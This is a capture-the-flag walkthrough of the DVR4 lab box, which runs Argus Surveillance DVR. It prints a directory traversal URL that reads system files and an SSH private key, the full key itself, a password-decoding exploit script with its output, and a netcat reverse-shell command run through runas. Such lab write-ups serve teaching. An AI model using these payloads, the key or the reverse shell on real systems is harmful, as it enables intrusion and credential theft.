
DVR4 (Dir traversal to ssh, tricky password guessing for privesc)

Nmap

```
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        Bitvise WinSSHD 8.48 (FlowSsh 8.48; protocol 2.0; non-commercial use)
| ssh-hostkey:
|   3072 21:25:f0:53:b4:99:0f:34:de:2d:ca:bc:5d:fe:20:ce (RSA)
|_  384 e7:96:f3:6a:d8:92:07:5a:bf:37:06:86:0a:31:73:19 (ECDSA)
8080/tcp open  http-proxy
|_http-generator: Actual Drawing 6.0 (http://www.pysoft.com) [PYSOFTWARE]
|_http-title: Argus Surveillance DVR
| fingerprint-strings:
|   GetRequest, HTTPOptions:
|     HTTP/1.1 200 OK
|     Connection: Keep-Alive
|     Keep-Alive: timeout=15, max=4
|     Content-Type: text/html
|     Content-Length: 985
|     <HTML>
|     <HEAD>
|     <TITLE>
|     Argus Surveillance DVR
|     </TITLE>
|     <meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-1">
|     <meta name="GENERATOR" content="Actual Drawing 6.0 (http://www.pysoft.com) [PYSOFTWARE]">
|     <frameset frameborder="no" border="0" rows="75,*,88">
|     <frame name="Top" frameborder="0" scrolling="auto" noresize src="CamerasTopFrame.html" marginwidth="0" marginheight="0">
|     <frame name="ActiveXFrame" frameborder="0" scrolling="auto" noresize src="ActiveXIFrame.html" marginwidth="0" marginheight="0">
|     <frame name="CamerasTable" frameborder="0" scrolling="auto" noresize src="CamerasBottomFrame.html" marginwidth="0" marginheight="0">
|     <noframes>
|     <p>This page uses frames, but your browser doesn't support them.</p>
|_    </noframes>
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

DVR webpage



There are no cameras. To create a camera click here.


Searchsploit results

```
┌──(root㉿kali)-[~/pg/practice/DVR4]
└─# searchsploit argus
---------------------------------------------------------------------------- --------
-------------------------
 Exploit Title                                                              |  Path
---------------------------------------------------------------------------- --------
-------------------------
Argus Surveillance DVR 4.0 - Unquoted Service Path                          |
windows/local/50261.txt
Argus Surveillance DVR 4.0 - Weak Password Encryption                       |
windows/local/50130.py
Argus Surveillance DVR 4.0.0.0 - Directory Traversal                        |
windows_x86/webapps/45296.txt
Argus Surveillance DVR 4.0.0.0 - Privilege Escalation                       |
windows_x86/local/45312.c
---------------------------------------------------------------------------- --------
----------------------
```

Foothold


We can make use of the directory traversal exploit and read system files

http://192.168.236.179:8080/WEBACCOUNT.CGI?OkBtn=++Ok++&RESULTPAGE=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2FWindows%2Fsystem.ini&USEREDIRECT=1&WEBACCOUNTID=&WEBACCOUNTPASSWORD="



```
; for 16-bit app support [386Enh] woafont=dosapp.fon EGA80WOA.FON=EGA80WOA.FON EGA
CGA80WOA.FON=CGA80WOA.FON CGA40WOA.FON=CGA40WOA.FON [drivers] wave=mmdr
```


enumerating the users panel on the webpage shows us that there is a "Viewer user"



	Login Name	Enabled	Password	Administrator (full control)	Close Program	Playback	Control PTZ	Start/Stop Record	Remote Connect	Rec
☐	Administrator	☑	Change Password	☑	☑	☑	☑	☑	☑	
☐	Viewer	☑	Change Password	☑	☑	☑	☑	☑	☑	

We can leverage this with the directory traversal to read the Id_rsa file


http://192.168.236.179:8080/WEBACCOUNT.CGI?OkBtn=++Ok++&RESULTPAGE=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2FUsers%2FViewer%2F.ssh%2Fid_rsa



```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAuuXhjQJhDjXBJkiIftPZng7N999zteWzSgthQ5fs9kOhbFzLQJ5J
Ybut0BIbPaUdOhNlQcuhAUZjaaMxnWLbDJgTETK8h162J81p9q6vR2zKpHu9Dhi1ksVyAP
iJ/njNKI0tjtpeO3rjGMkKgNKwvv3y2EcCEt1d+LxsO3Wyb5ezuPT349v+MVs7VW04+mGx
pgheMgbX6HwqGSo9z38QetR6Ryxs+LVX49Bjhskz19gSF4/iTCbqoRo0djcH54fyPOm3OS
2LjjOKrgYM2aKwEN7asK3RMGDaqn1OlS4tpvCFvNshOzVq6l7pHQzc4lkf+bAi4K1YQXmo
7xqSQPAs4/dx6e7bD2FC0d/V9cUw8onGZtD8UXeZWQ/hqiCphsRd9S5zumaiaPrO4CgoSZ
GEQA4P7rdkpgVfERW0TP5fWPMZAyIEaLtOXAXmE5zXhTA9SvD6Zx2cMBfWmmsSO8F7pwAp
zJo1ghz/gjsp1Ao9yLBRmLZx4k7AFg66gxavUPrLAAAFkMOav4nDmr+JAAAAB3NzaC1yc2
EAAAGBALrl4Y0CYQ41wSZIiH7T2Z4Ozfffc7Xls0oLYUOX7PZDoWxcy0CeSWG7rdASGz2l
HToTZUHLoQFGY2mjMZ1i2wyYExEyvIdetifNafaur0dsyqR7vQ4YtZLFcgD4if54zSiNLY
7aXjt64xjJCoDSsL798thHAhLdXfi8bDt1sm+Xs7j09+Pb/jFbO1VtOPphsaYIXjIG1+h8
KhkqPc9/EHrUekcsbPi1V+PQY4bJM9fYEheP4kwm6qEaNHY3B+eH8jzptzkti44ziq4GDN
misBDe2rCt0TBg2qp9TpUuLabwhbzbITs1aupe6R0M3OJZH/mwIuCtWEF5qO8akkDwLOP3
cenu2w9hQtHf1fXFMPKJxmbQ/FF3mVkP4aogqYbEXfUuc7pmomj6zuAoKEmRhEAOD+63ZK
YFXxEVtEz+X1jzGQMiBGi7TlwF5hOc14UwPUrw+mcdnDAX1pprEjvBe6cAKcyaNYIc/4I7
KdQKPciwUZi2ceJOwBYOuoMWr1D6ywAAAAMBAAEAAAGAbkJGERExPtfZjgNGe0Px4zwqqK
vrsIjFf8484EqVoib96VbJFeMLuZumC9VSushY+LUOjIVcA8uJxH1hPM9gGQryXLgI3vey
EMMvWzds8n8tAWJ6gwFyxRa0jfwSNM0Bg4XeNaN/6ikyJqIcDym82cApbwxdHdH4qVBHrc
Bet1TQ0zG5uHRFfsqqs1gPQC84RZI0N+EvqNjvYQ85jdsRVtVZGfoMg6FAK4b54D981T6E
VeAtie1/h/FUt9T5Vc8tx8Vkj2IU/8lJolowz5/o0pnpsdshxzzzf4RnxdCW8UyHa9vnyW
nYrmNk/OEpnkXqrvHD5ZoKzIY3to1uGwIvkg05fCeBxClFZmHOgIswKqqStSX1EiX7V2km
fsJijizpDeqw3ofSBQUnG9PfwDvOtMOBWzUQuiP7nkjmCpFXSvn5iyXcdCS9S5+584kkOa
uahSA6zW5CKQlz12Ov0HxaKr1WXEYggLENKT1X5jyJzcwBHzEAl2yqCEW5xrYKnlcpAAAA
wQCKpGemv1TWcm+qtKru3wWMGjQg2NFUQVanZSrMJfbLOfuT7KD6cfuWmsF/9ba/LqoI+t
fYgMHnTX9isk4YXCeAm7m8g8bJwK+EXZ7N1L3iKAUn7K8z2N3qSxlXN0VjaLap/QWPRMxc
g0qPLWoFvcKkTgOnmv43eerpr0dBPZLRZbU/qq6jPhbc8l+QKSDagvrXeN7hS/TYfLN3li
tRkfAdNE9X3NaboHb1eK3cl7asrTYU9dY9SCgYGn8qOLj+4ccAAADBAOj/OTool49slPsE
4BzhRrZ1uEFMwuxb9ywAfrcTovIUh+DyuCgEDf1pucfbDq3xDPW6xl0BqxpnaCXyzCs+qT
MzQ7Kmj6l/wriuKQPEJhySYJbhopvFLyL+PYfxD6nAhhbr6xxNGHeK/G1/Ge5Ie/vp5cqq
SysG5Z3yrVLvW3YsdgJ5fGlmhbwzSZpva/OVbdi1u2n/EFPumKu06szHLZkUWK8Btxs/3V
8MR1RTRX6S69sf2SAoCCJ2Vn+9gKHpNQAAAMEAzVmMoXnKVAFARVmguxUJKySRnXpWnUhq
Iq8BmwA3keiuEB1iIjt1uj6c4XPy+7YWQROswXKqB702wzp0a87viyboTjmuiolGNDN2zp
8uYUfYH+BYVqQVRudWknAcRenYrwuDDeBTtzAcY2X6chDHKV6wjIGb0dkITz0+2dtNuYRH
87e0DIoYe0rxeC8BF7UYgEHNN4aLH4JTcIaNUjoVb1SlF9GT3owMty3zQp3vNZ+FJOnBWd
L2ZcnCRyN859P/AAAAFnZpZXdlckBERVNLVE9QLThPQjJDT1ABAgME
-----END OPENSSH PRIVATE KEY-----
```

We can copy this key and ssh into the box as the viewer user.

```
┌──(root㉿kali)-[~/pg/practice/DVR4]
└─# ssh -i viewer_rsa viewer@192.168.236.179
```




```
Microsoft Windows [Version 10.0.19042.1348]
(c) Microsoft Corporation. All rights reserved.

C:\Users\viewer>whoami
dvr4\viewer

C:\Users\viewer>
```


Privesc

We do not get much from winPEAS as our user is restricted.

Poking around in C:\ProgramData\PY_Software\Argus Surveillance DVR, we find the DVRParams.ini file which contains encrypted passwords.




```
[Users]
LocalUsersCount=2
UserID0=434499
LoginName0=Administrator
FullName0=60CAAAFEC8753F7EE03B3B76C875EB607359F641
FullControl0=1
CanClose0=1
CanPlayback0=1
```




```
Password0=ECB453D16069F641E03BD9BD956BFE36BD8F3CD9D9A8
```

If we remeber correctly, there is also an exploit that cracks the weak encryption.

ECB453D16069F641E03BD9BD956BFE36BD8F3CD9D9A8




```
# Exploit Title: Argus Surveillance DVR 4.0 - Weak Password Encryption
# Exploit Author: Salman Asad (@LeoBreaker1411 / deathflash1411)
# Date: 12.07.2021
# Version: Argus Surveillance DVR 4.0
# Tested on: Windows 7 x86 (Build 7601) & Windows 10
# Reference: https://leobreaker1411.github.io/blog/dvr4-hash-crack

# Note: Argus Surveillance DVR 4.0 configuration is present in
# C:\ProgramData\PY_Software\Argus Surveillance DVR\DVRParams.ini

# I'm too lazy to add special characters :P
characters = {
'ECB4':'1','B4A1':'2','F539':'3','53D1':'4','894E':'5',
'E155':'6','F446':'7','C48C':'8','8797':'9','BD8F':'0',
'C9F9':'A','60CA':'B','E1B0':'C','FE36':'D','E759':'E',
'E9FA':'F','39CE':'G','B434':'H','5E53':'I','4198':'J',
'8B90':'K','7666':'L','D08F':'M','97C0':'N','D869':'O',
'7357':'P','E24A':'Q','6888':'R','4AC3':'S','BE3D':'T',
'8AC5':'U','6FE0':'V','6069':'W','9AD0':'X','D8E1':'Y','C9C4':'Z',
'F641':'a','6C6A':'b','D9BD':'c','418D':'d','B740':'e',
'E1D0':'f','3CD9':'g','956B':'h','C875':'i','696C':'j',
'906B':'k','3F7E':'l','4D7B':'m','EB60':'n','8998':'o',
'7196':'p','B657':'q','CA79':'r','9083':'s','E03B':'t',
'AAFE':'u','F787':'v','C165':'w','A935':'x','B734':'y','E4BC':'z','!':'B398'}

# ASCII art is important xD
banner = '''
#########################################
#    _____ Surveillance DVR 4.0         #
#   /  _  \_______  ____  __ __  ______ #
#  /  /_\  \_  __ \/ ___\|  |  \/  ___/ #
# /    |    \  | \/ /_/  >  |  /\___ \  #
# \____|__  /__|  \___  /|____//____  > #
#         \/     /_____/            \/  #
#        Weak Password Encryption       #
############ @deathflash1411 ############
'''
print(banner)

```



```
# Change this :)
pass_hash = "ECB453D16069F641E03BD9BD956BFE36BD8F3CD9D9A8
if (len(pass_hash)%4) != 0:
        print("[!] Error, check your password hash")
        exit()
```

Place the hash within the script and crack it!



```
┌──(root㉿kali)-[~/pg/practice/DVR4]
└─# python3 50130.py

##########################################
#     _____ Surveillance DVR 4.0         #
#    /  _  \_______  ____  __ __  ______ #
#   /  /_\  \_  __ \/ ___\|  |  \/  ___/ #
#  /    |    \  | \/ /_/  >  |  /\___ \  #
#  \____|__  /__|  \___  /|____//____  > #
#          \/     /_____/            \/  #
#        Weak Password Encryption        #
############ @deathflash1411 ############

[+] ECB4:1
[+] 53D1:4
[+] 6069:W
[+] F641:a
[+] E03B:t
[+] D9BD:c
[+] 956B:h
[+] FE36:D
[+] BD8F:0
[+] 3CD9:g
[-] D9A8:Unknown
```


We get the password `14WatchD0g` but is looks like we have an unknown character so we will need to guess.

Upload netcat and use runas to execute it.

I guessed the last character by adding !@#$ to the end of it. We finally get the right password with `14WatchD0g$`

```
C:\Users\viewer\Desktop>runas /env /profile /user:Administrator "nc.exe 192.168.49.236 80 -e cmd"
Enter the password for Administrator:
Attempting to start nc.exe 192.168.49.236 80 -e cmd as user "DVR4\Administrator" ...
```

Now we have an aministrator shell.



```
